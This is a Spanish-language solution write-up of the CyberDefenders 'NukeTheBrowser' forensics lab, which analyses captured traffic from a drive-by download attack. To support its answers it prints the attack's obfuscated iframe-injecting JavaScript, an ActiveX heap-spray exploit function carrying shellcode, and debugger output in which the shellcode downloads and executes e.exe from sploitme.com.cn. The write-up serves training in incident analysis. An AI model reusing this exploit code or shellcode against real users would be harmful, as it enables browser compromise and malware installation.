CyberDefenders

RESOLUCIÓN DE LABORATORIO

Caso: NukeTheBrowser (CyberDefenders)

Análisis de tráfico y desofuscación de código JavaScript para investigar un ataque "Drive-by Download", examinando la ejecución de shellcode para identificar el vector de compromiso inicial y el malware descargado.

Sebastian David
Torres Reyes

Escenario:

Se proporciona un rastreo de red con datos del ataque. Tenga en cuenta que la dirección IP de la víctima se ha modificado para ocultar su ubicación real.

Como analista del Centro de Operaciones de Seguridad (SOC), analice los artefactos y responda las preguntas.


Herramientas utilizadas:

- Wireshark
- SpiderMonkey
- CyberChef
- Scdbg
- NetworkMiner
- Detect It Easy (DIE)
- QuickHash

P1: Se atacaron varios sistemas. Proporcione la dirección IP del más alto.

R: 10.0.5.15

La dirección IP más alta fue 10.0.5.15.



Dirección A	Dirección B	Paquetes	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Inicio rel	Duración
10.0.5.15	224.0.0.22	2	120 bytes	27	2	120 bytes	0	0 bytes	212.530162	0.9102
10.0.5.15	192.168.56.52	10	5 kB	28	5	473 bytes	5	4 kB	214.530838	0.0810
10.0.5.15	10.0.5.255	25	4 kB	26	25	4 kB	0	0 bytes	212.517979	18.0483
10.0.5.2	10.0.5.15	4	1 kB	25	4	1 kB	0	0 bytes	210.320449	3.1203
10.0.4.15	224.0.0.22	2	120 bytes	19	2	120 bytes	0	0 bytes	87.961772	0.8451
10.0.4.15	192.168.56.52	89	60 kB	21	39	4 kB	50	56 kB	97.212640	75.0826
10.0.4.15	192.168.56.51	74	19 kB	20	30	10 kB	44	10 kB	96.861934	18.5319
10.0.4.15	192.168.1.1	4	431 bytes	22	2	160 bytes	2	271 bytes	100.975528	5.8123
10.0.4.15	74.125.77.102	18	3 kB	24	10	2 kB	8	1 kB	106.789581	71.1704
10.0.4.15	64.236.114.1	86	62 kB	23	34	3 kB	52	59 kB	100.982015	81.9915
10.0.4.15	10.0.4.255	38	6 kB	18	38	6 kB	0	0 bytes	87.888971	85.2213
10.0.4.2	10.0.4.15	4	1 kB	17	4	1 kB	0	0 bytes	85.108667	3.6983
10.0.3.15	224.0.0.22	2	120 bytes	8	2	120 bytes	0	0 bytes	32.644565	0.8752
10.0.3.15	209.85.227.106	8	1 kB	14	5	819 bytes	3	595 bytes	56.457744	11.2231
10.0.3.15	209.85.227.100	8	1 kB	16	5	783 bytes	3	350 bytes	57.264926	10.4210
10.0.3.15	209.85.227.99	18	7 kB	15	9	2 kB	9	6 kB	56.618302	11.0604
10.0.3.15	192.168.56.52	61	37 kB	10	27	4 kB	34	34 kB	39.125780	28.5725
10.0.3.15	192.168.56.50	65	20 kB	9	31	6 kB	34	14 kB	38.890744	28.7974
10.0.3.15	192.168.1.1	11	1 kB	11	6	461 bytes	5	903 bytes	42.402365	14.8588
10.0.3.15	74.125.77.101	9	2 kB	13	5	965 bytes	4	569 bytes	45.273055	22.4047
10.0.3.15	64.236.114.1	44	31 kB	12	17	1 kB	27	30 kB	43.703074	26.5084
10.0.3.15	10.0.3.255	37	6 kB	7	37	6 kB	0	0 bytes	32.599067	25.8945
10.0.3.2	10.0.3.15	4	1 kB	6	4	1 kB	0	0 bytes	29.976923	3.5429
10.0.2.15	224.0.0.22	2	120 bytes	3	2	120 bytes	0	0 bytes	2.451685	0.8730
10.0.2.15	192.168.56.52	15	4 kB	5	7	1 kB	8	3 kB	8.627391	7.0053
10.0.2.15	192.168.56.50	48	10 kB	4	24	4 kB	24	6 kB	8.337694	7.2922
10.0.2.15	10.0.2.255	25	4 kB	2	25	4 kB	0	0 bytes	2.403349	18.0787
10.0.2.2	10.0.2.15	4	1 kB	1	4	1 kB	0	0 bytes	0.000268	3.3245
0.0.0.0	255.255.255.255	8	3 kB	0	8	3 kB	0	0 bytes	0.000000	210.3216

P2: ¿Qué protocolo cree usted que se siguió durante el ataque?

R: HTTP

Se inspeccionó las comunicaciones que hubo entre los sistemas infectados y las direcciones IP sospechosas. El protocolo que se siguió fue HTTP para la descarga del payload por parte de los sistemas infectados.

No.	Time	Source	Src Port	Destination	Dst. Port	Protocol	Length	Info
41	2010-01-01 00:00:38.30805…	10.0.2.15	1064	192.168.56.52	80	HTTP	491	GET /?click=3feb5a6b2f HTTP/1.1
42	2010-01-01 00:00:38.30812…	10.0.2.15	1063	192.168.56.50	80	HTTP	562	GET /images/rslogo.jpg HTTP/1.1
47	2010-01-01 00:00:38.31208…	192.168.56.52	80	10.0.2.15	1064	HTTP	530	HTTP/1.1 302 Found
48	2010-01-01 00:00:38.31216…	192.168.56.50	80	10.0.2.15	1063	HTTP	281	HTTP/1.1 304 Not Modified
53	2010-01-01 00:00:38.42803…	10.0.2.15	1066	192.168.56.50	80	HTTP	496	GET /images/images/terminator_back.pr
55	2010-01-01 00:00:38.42921…	10.0.2.15	1065	192.168.56.50	80	HTTP	495	GET /images/images/terminatr_back.png
57	2010-01-01 00:00:38.43254…	10.0.2.15	1064	192.168.56.52	80	HTTP	498	GET /fg/show.php?s=3feb5a6b2f HTTP/1.
59	2010-01-01 00:00:38.43283…	192.168.56.50	80	10.0.2.15	1066	HTTP	643	HTTP/1.1 404 Not Found (text/html)
60	2010-01-01 00:00:38.43286…	192.168.56.50	80	10.0.2.15	1065	HTTP	643	HTTP/1.1 404 Not Found (text/html)
63	2010-01-01 00:00:38.51119…	192.168.56.52	80	10.0.2.15	1064	HTTP	667	HTTP/1.1 200 OK (text/html)
67	2010-01-01 00:00:38.63201…	10.0.2.15	1063	192.168.56.50	80	HTTP	412	GET /favicon.ico HTTP/1.1
69	2010-01-01 00:00:38.63479…	192.168.56.50	80	10.0.2.15	1063	HTTP	629	HTTP/1.1 404 Not Found (text/html)
128	2010-01-01 00:01:08.55506…	10.0.3.15	1080	192.168.56.50	80	HTTP	358	GET /login.php HTTP/1.1
131	2010-01-01 00:01:08.55901…	192.168.56.50	80	10.0.3.15	1080	HTTP	416	HTTP/1.1 200 OK (text/html)
133	2010-01-01 00:01:08.62301…	10.0.3.15	1080	192.168.56.50	80	HTTP	429	GET /images/sslstyles.css HTTP/1.1
140	2010-01-01 00:01:08.64566…	192.168.56.50	80	10.0.3.15	1080	HTTP	119	HTTP/1.1 200 OK (text/css)

P3: ¿Cuál fue la URL de la página utilizada para servir ejecutables maliciosos (no incluya parámetros de URL)?

R: http://sploitme.com.cn/fg/load.php

Se investigaron los paquetes HTTP donde estuvieron involucradas las direcciones IPs sospechosas. Se descubrió que los sistemas infectados se comunican con la dirección IP 192.168.56.52 para la descarga de ejecutables maliciosos con nombre load.php. La URL de la página utilizada para servir estos ejecutables maliciosos fue http://sploitme.com.cn/fg/load.php.

```
</body></html>
GET /fg/load.php?e=1 HTTP/1.1
Accept: */*
Accept-Language: en-us
Referer: http://sploitme.com.cn/fg/show.php?s=3feb5a6b2f
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: sploitme.com.cn
Connection: Keep-Alive
```

P4: ¿Cuál es el número del paquete que incluye una redirección a la versión francesa de Google y probablemente es un indicador de orientación basada en geografía?

R: 299

Se aislaron los paquetes de redirección HTTP con el filtro “http.response.code >= 300 && http.response.code <= 399”. Se encontró que el paquete 299 incluye una redirección a la versión francesa de Google.

```
▸ Frame 299: Packet, 483 bytes on wire (3864 bits), 483 bytes captured (3864 bits)
▸ Ethernet II, Src: 52:54:00:12:35:00 (52:54:00:12:35:00), Dst: PCSSystemtec_ba:0b:03 (08
▸ Internet Protocol Version 4, Src: 209.85.227.106, Dst: 10.0.3.15
▸ Transmission Control Protocol, Src Port: 80, Dst Port: 1088, Seq: 1, Ack: 524, Len: 429
▾ Hypertext Transfer Protocol
  ▾ HTTP/1.1 302 Found\r\n
      Response Version: HTTP/1.1
      Status Code: 302
      [Status Code Description: Found]
      Response Phrase: Found
    Location: http://www.google.fr/\r\n
    Cache-Control: private\r\n
    Content-Type: text/html; charset=UTF-8\r\n
    Date: Tue, 02 Feb 2010 19:06:00 GMT\r\n
    Server: gws\r\n
  ▸ Content-Length: 218\r\n
    X-XSS-Protection: 0\r\n
```

P5: ¿Qué CMS se utilizó para generar la página 'shop.honeynet.sg/catalog/'? (Tres palabras, con espacio entre ellas)

R: osCommerce Online Merchant

Al inspeccionar el contenido de catalog se encontró que el CMS que se utilizó fue osCommerce Online Merchant.

```
.honeynet.sg/catalog/login.php?osCsid=36c0fdcf047d4adaca4ffb738d263cc7"><u>log yourself in</u></a>? Or would you
prefer to <a href="http://shop.honeynet.sg/catalog/create_account.php?osCsid=36c0fdcf047d4adaca4ffb738d263cc7"><u
>create an account</u></a>?</td>
          </tr>
          <tr>
            <td><img src="images/pixel_trans.gif" border="0" alt="" width="100%" height="10"></td>
          </tr>
          <tr>
            <td class="main">Welcome to this online shopping store. If you see this page, it means you are actual
ly taking part of the Honeynet Forensics Challenge II.<br><br>This shop is running on <font color="#f0000"><b>osC
ommerce Online Merchant v2.2 RC2a</b></font>. <script type="text/javascript">var s="=jgsbnf!tsd>#iuuq;00tqmpjunf/
dpn/do0@dmjdl>95d1:1ce97#!xjeui>2!ifjhiu>2!tuzmf>#wjtjcjmjuz;!ijeefo#?=0jgsbnf?";m="";for(i=0;i<s.length;i++){if(
s.charCodeAt(i)==28){m+="&";}else if(s.charCodeAt(i)==23){m+= "!";}else{m+=String.fromCharCode(s.charCodeAt(i)-1)
;}}document.write(m);</script></td>
          </tr>
          <tr>
            <td><img src="images/pixel_trans.gif" border="0" alt="" width="100%" height="10"></td>
          </tr>
```

P6: ¿Cuál es el número del paquete que indica que 'show.php' no intentará infectar el mismo host dos veces?

R: 366

Se visualizó el tamaño de los paquetes donde indican la descarga de “show.php” y se encontró que en el paquete 174 se descargó completamente el archivo malicioso con el tamaño de 10 kb, después en el paquete 366 se intenta descargar nuevamente el mismo archivo malicioso pero esta vez con un tamaño de 227 bytes indicando que a pesar de la respuesta del servidor HTTP 200 en realidad el archivo no se descargó completamente con el objetivo de no infectar el mismo host dos veces.

Paquete	Nombre de equipo	Tipo de contenido	Tamaño	Nombre de archivo
63	sploitme.com.cn	text/html	3513 bytes	show.php?s=3feb5a6b2f
174	sploitme.com.cn	text/html	10 kB	show.php?s=3feb5a6b2f
366	sploitme.com.cn	text/html	227 bytes	show.php?s=3feb5a6b2f

P7: Uno de los exploits que se están distribuyendo se dirige a una vulnerabilidad en "msdds.dll". Proporcione el número CVE correspondiente.

R: CVE-2005-2127

Se hizo una búsqueda de las vulnerabilidades de msdds.dll documentadas por NIST y se encontró que el número CVE correspondiente es CVE-2005-2127.

CVE-2005-2127 Detail

DEFERRED

This CVE record is not being prioritized for NVD enrichment efforts due to resource or other concerns.


Description

Microsoft Internet Explorer 5.01, 5.5, and 6 allows remote attackers to cause a denial of service (application crash) and possibly execute arbitrary code via a web page with embedded CLSIDs that reference certain COM objects that are not intended for use within Internet Explorer, as originally demonstrated using the (1) DDS Library Shape Control (Msdds.dll) COM object, and other objects including (2) Blnmgrps.dll, (3) Ciodm.dll, (4) Comsvcs.dll, (5) Danim.dll, (6) Htmlmarq.ocx, (7) Mdt2dd.dll (as demonstrated using a heap corruption attack with uninitialized memory), (8) Mdt2qd.dll, (9) Mpg4ds32.ax, (10) Msadds32.ax, (11) Msb1esen.dll, (12) Msb1fren.dll, (13) Msb1geen.dll, (14) Msdtctm.dll, (15) Mshtml.dll, (16) Msoeacct.dll, (17) Msosvfbr.dll, (18) Mswcrun.dll, (19) Netshell.dll, (20) Ole2disp.dll, (21) Outllib.dll, (22) Psisdecd.dll, (23) Qdvd.dll, (24) Repodbc.dll, (25) Shdocvw.dll, (26) Shell32.dll, (27) Soa.dll, (28) Srchui.dll, (29) Stobject.dll, (30) Vdt70.dll, (31) Vmhelper.dll, and (32) Wbemads.dll, aka a variant of the "COM Object Instantiation Memory Corruption vulnerability."

P8: ¿Cuál es el nombre del ejecutable que se sirve a través de 'http://sploitme.com.cn/fg/load.php?e=8'?

R: e.exe

Se realizó el seguimiento de la descarga del ejecutable show.php?s=84c090bd86 y se encontró código JavaScript ofuscado e incrustado en una página web HTML.



Para interpretar el código se exportó el archivo show.php?s=84c090bd86 y se usó la herramienta SpiderMonkey. Para lograr desofuscar el código JS se reemplazó la función eval() por print() para evitar que se ejecute y solo se muestre en pantalla. Adicionalmente se eliminó el encabezado HTML para que SpiderMonkey pueda interpretarlo correctamente.

Una vez desofuscado el código JS se encontraron 4 bloques de shellcode codificado en formato Unicode. Para su análisis se usó CyberChef para la decodificación de los bloques de shellcode y se encontró la URL investigada (http://sploitme.com.cn/fg/load.php?e=8) en el cuarto bloque.


Finalmente, se usó la herramienta scdbg para el análisis del shellcode y se pudo encontrar el ejecutable que se sirve a través de la URL investigada. El nombre de este ejecutable es “e.exe”

```
E:\Programas\Shellcode Debugger>scdbg.exe -f shellcode4.bin -s -1
Loaded 106 bytes from file shellcode4.bin
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000

401086  GetTempPathA(len=88, buf=12fd80) = 22
4010b0  LoadLibraryA(urlmon.dll)
4010ca  URLDownloadToFileA(http://sploitme.com.cn/fg/load.php?e=8, C:\Users\sebas\AppData\Local\Temp\e.exe)
4010d7  WinExec(C:\Users\sebas\AppData\Local\Temp\e.exe)
4010e0  ExitThread(0)

Stepcount 302232
```

P9: Uno de los archivos maliciosos se envió por primera vez a VirusTotal para su análisis el 17/02/2010 a las 11:02:35 y su hash MD5 termina en '78873f791'. Proporcione el hash MD5 completo.

R: 52312BB96CE72F230F0350E78873F791

Para el análisis de la captura de tráfico de red enfocado en los archivos que estuvieron involucrados se usó NetworkMiner. Esta herramienta exporta automáticamente todos estos archivos en la carpeta AssembledFiles separados por la dirección IP correspondiente.



Se usó QuickHash para el cálculo del hash MD5 de los archivos y se descubrió que el ejecutable video.exe tiene el hash 52312BB96CE72F230F0350E78873F791.

id	FileName	FilePath	HashValue	FileSize	KnownHashFlag
22	show.php[3].html	E:\CTFs\CyberDefenders\Hard\NukeTheBrowser\Archivos exportados\	B906014E9FCC31A849F97BEBAC475DF5	39.7 KiB	
23	show.php[4].html	E:\CTFs\CyberDefenders\Hard\NukeTheBrowser\Archivos exportados\	84F71101B15B4CB806FE86FE456AFE88	3.42 KiB	
24	sslstyles.css	E:\CTFs\CyberDefenders\Hard\NukeTheBrowser\Archivos exportados\	B410F9C50D3B69312A6FB97253A935F8	3.98 KiB	
25	terminator_back.png.htm	E:\CTFs\CyberDefenders\Hard\NukeTheBrowser\Archivos exportados\	579E55DD0CC87EEDABE205B461D5B2EC	359 bytes	
26	terminator_back.png[1].h	E:\CTFs\CyberDefenders\Hard\NukeTheBrowser\Archivos exportados\	579E55DD0CC87EEDABE205B461D5B2EC	359 bytes	
27	terminator_back.png[2].h	E:\CTFs\CyberDefenders\Hard\NukeTheBrowser\Archivos exportados\	579E55DD0CC87EEDABE205B461D5B2EC	359 bytes	
28	terminatr_back.png.html	E:\CTFs\CyberDefenders\Hard\NukeTheBrowser\Archivos exportados\	8AD8BECFF231407A52988FC5D3B10501	358 bytes	
29	terminatr_back.png[1].ht	E:\CTFs\CyberDefenders\Hard\NukeTheBrowser\Archivos exportados\	8AD8BECFF231407A52988FC5D3B10501	358 bytes	
30	terminatr_back.png[2].ht	E:\CTFs\CyberDefenders\Hard\NukeTheBrowser\Archivos exportados\	8AD8BECFF231407A52988FC5D3B10501	358 bytes	
31	video.exe	E:\CTFs\CyberDefenders\Hard\NukeTheBrowser\Archivos exportados\	52312BB96CE72F230F0350E78873F791	12 KiB	
32	video[1].exe	E:\CTFs\CyberDefenders\Hard\NukeTheBrowser\Archivos exportados\	52312BB96CE72F230F0350E78873F791	12 KiB	
33	video[2].exe	E:\CTFs\CyberDefenders\Hard\NukeTheBrowser\Archivos exportados\	52312BB96CE72F230F0350E78873F791	12 KiB	
34	video[3].exe	E:\CTFs\CyberDefenders\Hard\NukeTheBrowser\Archivos exportados\	52312BB96CE72F230F0350E78873F791	12 KiB	
35	video[4].exe	E:\CTFs\CyberDefenders\Hard\NukeTheBrowser\Archivos exportados\	52312BB96CE72F230F0350E78873F791	12 KiB	
36	__utm.gif	E:\CTFs\CyberDefenders\Hard\NukeTheBrowser\Archivos exportados\	28D6814F309EA289F847C69CF91194C6	35 bytes	
37	__utm[1].gif	E:\CTFs\CyberDefenders\Hard\NukeTheBrowser\Archivos exportados\	28D6814F309EA289F847C69CF91194C6	35 bytes	
38	__utm[2].gif	E:\CTFs\CyberDefenders\Hard\NukeTheBrowser\Archivos exportados\	28D6814F309EA289F847C69CF91194C6	35 bytes	

P10: ¿Cuál es el nombre de la función que alojó el código shell relevante para 'http://sploitme.com.cn/fg/load.php?e=3'?

R: aolwinamp

Al decodificar los 4 bloques de shellcode se encontró que el primer bloque descarga el payload alojado en 'http://sploitme.com.cn/fg/load.php?e=3'.

La función que alojó el shellcode relevante para 'http://sploitme.com.cn/fg/load.php?e=3' en el archivo JS fue aolwinamp.

```
return true;}}}catch(e){}}
i++;}
aolwinamp();}
function aolwinamp(){try{var
obj=document.createElement('object');document.body.appendChild(obj);obj.id='IWinAmpActiveX';obj.width='1';obj.heig
ht='1';obj.data='./directshow.php';obj.classid='clsid:0955AC62-BF2E-4CBA-A2B9-A63F772D46CF';var
shellcode=unescape("%uC033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0858%u09EB%u408B%u8D34%u7C40%u588B%u6A3C%
u5A44%uE2D1%uE22B%uEC8B%u4FEB%u525A%uEA83%u8956%u0455%u5756%u738B%u8B3C%u3374%u0378%u56F3%u768B%u0320%u33F3%u49C9%
u4150%u33AD%u36FF%uBE0F%u0314%uF238%u0874%uCFC1%u030D%u40FA%uEFEB%u3B58%u75F8%u5EE5%u468B%u0324%u66C3%u0C8B%u8B48%
u1C56%uD303%u048B%u038A%u5FC3%u505E%u8DC3%u087D%u5257%u33B8%u8ACA%uE85B%uFFA2%uFFFF%uC032%uF78B%uAEF2%uB84F%u2E65%
u7865%u66AB%u6698%uB0AB%u8A6C%u98E0%u6850%u6E6F%u642E%u7568%u6C72%u546D%u8EB8%u0E4E%uFFEC%u0455%u5093%uC033%u5050%
u8B56%u0455%uC283%u837F%u31C2%u5052%u36B8%u2F1A%uFF70%u0455%u335B%u57FF%uB856%uFE98%u0E8A%u55FF%u5704%uEFB8%uE0CE%
uFF60%u0455%u7468%u7074%u2F3A%u732F%u6C70%u696F%u6D74%u2E65%u6F63%u2E6D%u6E63%u662F%u2F67%u6F6C%u6461%u702E%u7068%
u653F%u333D");var bigblock=unescape("%u0c0c%u0c0c");var headersize=20;var
slackspace=headersize+shellcode.length;while(bigblock.length<slackspace)bigblock+=bigblock;var
fillblock=bigblock.substring(0,slackspace);var block=bigblock.substring(0,bigblock.length-
slackspace);while(block.length+slackspace<0x40000)block=block+block+fillblock;var memory=new Array();for(var i=
0;i<666;i++){memory[i]=block+shellcode;}
document.write('<SCRIPT language="VBScript">');document.write('bof=string(1400,unescape("%ff")) +
```

P11: Desofusque el JS en 'shop.honeynet.sg/catalog/' y proporcione el valor del parámetro 'click' en la URL resultante.

R: 84c090bd86

Se analizó la solicitud HTTP GET /catalog/ y se detectó en el contenido del archivo código HTML y JS incrustado. Para realizar el análisis del JS se exportó el archivo para luego limpiarlo de código HTML. Adicionalmente, se reemplazó la función document.write(m) por print(m) para que SpiderMonkey pueda interpretar correctamente el código.

```
var s="=jgsbnf!tsd>#iuuq:00tqmpjunf/dpn/do00dmjdl>95d1:1ce97#!xjeui>2!ifjhiu>2!tuzmf>#wjtjcjmjuz:!ijeefo#?=0jgsbnf?";m="";for(i=0;i<s.length;i++)
{if(s.charCodeAt(i)==28){m+="&";}else if(s.charCodeAt(i)==23){m+= "!";}else{m+=String.fromCharCode(s.charCodeAt(i)-1);}}print(m);
```

Finalmente, se encontró que el valor del parámetro ‘click’ es 84c090bd86.

```
<iframe src="http://sploitme.com.cn/?click=84c090bd86" width=1 height=1 style="visibility: hidden"></iframe>
```

P12: Desofusque el JS en 'rapidshare.com.eyu32.ru/login.php' y proporcione el valor del parámetro 'click' en la URL resultante.

R:3feb5a6b2f


Se repitió el mismo proceso esta vez con el archivo login.php. Se limpió el código para analizar el JS y se reemplazó la función eval() por print().

```
print(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String))
{while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\
\b','g'),k[c]);return p}
('q.r(s("%h%0%6%d%e%7%1%8%9%d%3%4%a%5%2%2%l%j%b%b%9%l%c%k%0%2%7%1%l%3%k%7%l%3%m%b%t%3%c%0%3%u%4%v%6%1%f%w%e%x%f%y%6%a%z%0%g%2%5%4%n%8%5%1%0%A%5%2%4%n%8%9%2%o%c%1
%4%a%B%0%9%0%f%0%c%0%2%o%j%8%5%0%g%g%1%m%a%p%h%b%0%6%d%e%7%1%p%C"));',39,39,'69|65|74|63|3D|68|66|6D|20|73|22|2F|6C|72|61|62|64|3C|70|3A|6F|2E|6E|31|79|3E|
document|write|unescape|3F|6B|33|35|36|32|77|67|76|0A'.split('|'),0,{}));
```

Como respuesta de SpiderMonkey se obtuvo un fragmento JS ofuscado con una función document.write().

```
print(unescape("%3C%69%66%72%61%6D%65%20%73%72%63%3D%22%68%74%74%70%3A%2F%2F%73%70%6C%6F%69%74%6D%65%2E%63%6F%6D%2E%63%6E%2F%3F%63%6C%69%63%6B%3D%33%66%65%62%35%
61%36%62%32%66%22%77%69%64%74%68%3D%31%20%68%65%69%67%68%74%3D%31%20%73%74%79%6C%65%3D%22%76%69%73%69%62%69%6C%69%74%79%3A%20%68%69%64%64%65%6F%22%3E%3C%2F%69%66
%72%61%6D%65%3E%0A"));
```


Para que SpiderMonkey interprete correctamente el código se reemplazó por la función print(). Finalmente se obtuvo el valor del parámetro ‘click’ dentro del iframe que el atacante buscó incrustar en la página web.



P13: ¿Cuál fue la versión de 'mingw-gcc' que compiló el malware?

R: 3.4.5

Se analizó el malware “video.exe” con la herramienta Detect It Easy (DIE) y se obtuvo la versión del compilador: MinGW(gcc-3.4.5-20060117-1).



P14: El shellcode usaba una función nativa dentro de 'urlmon.dll' para descargar archivos de internet al host comprometido. ¿Cómo se llama la función?

R: URLDownloadToFile

En el análisis del shellcode se halló que la función que se usó para descargar archivos de internet al host comprometido fue URLDownloadToFile.

```
E:\Programas\Shellcode Debugger>scdbg.exe shellcode4.bin
error setting working directory for drag and drop mode..exe=scdbg.exe
Loaded 106 bytes from file shellcode4.bin
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

401086  GetTempPathA(len=88, buf=12fd80) = 22
4010b0  LoadLibraryA(urlmon.dll)
4010ca  URLDownloadToFileA(http://sploitme.com.cn/fg/load.php?e=8, C:\Users\sebas\AppData\Local\Temp\e.exe)
4010d7  WinExec(C:\Users\sebas\AppData\Local\Temp\e.exe)
4010e0  ExitThread(0)

Stepcount 302232
```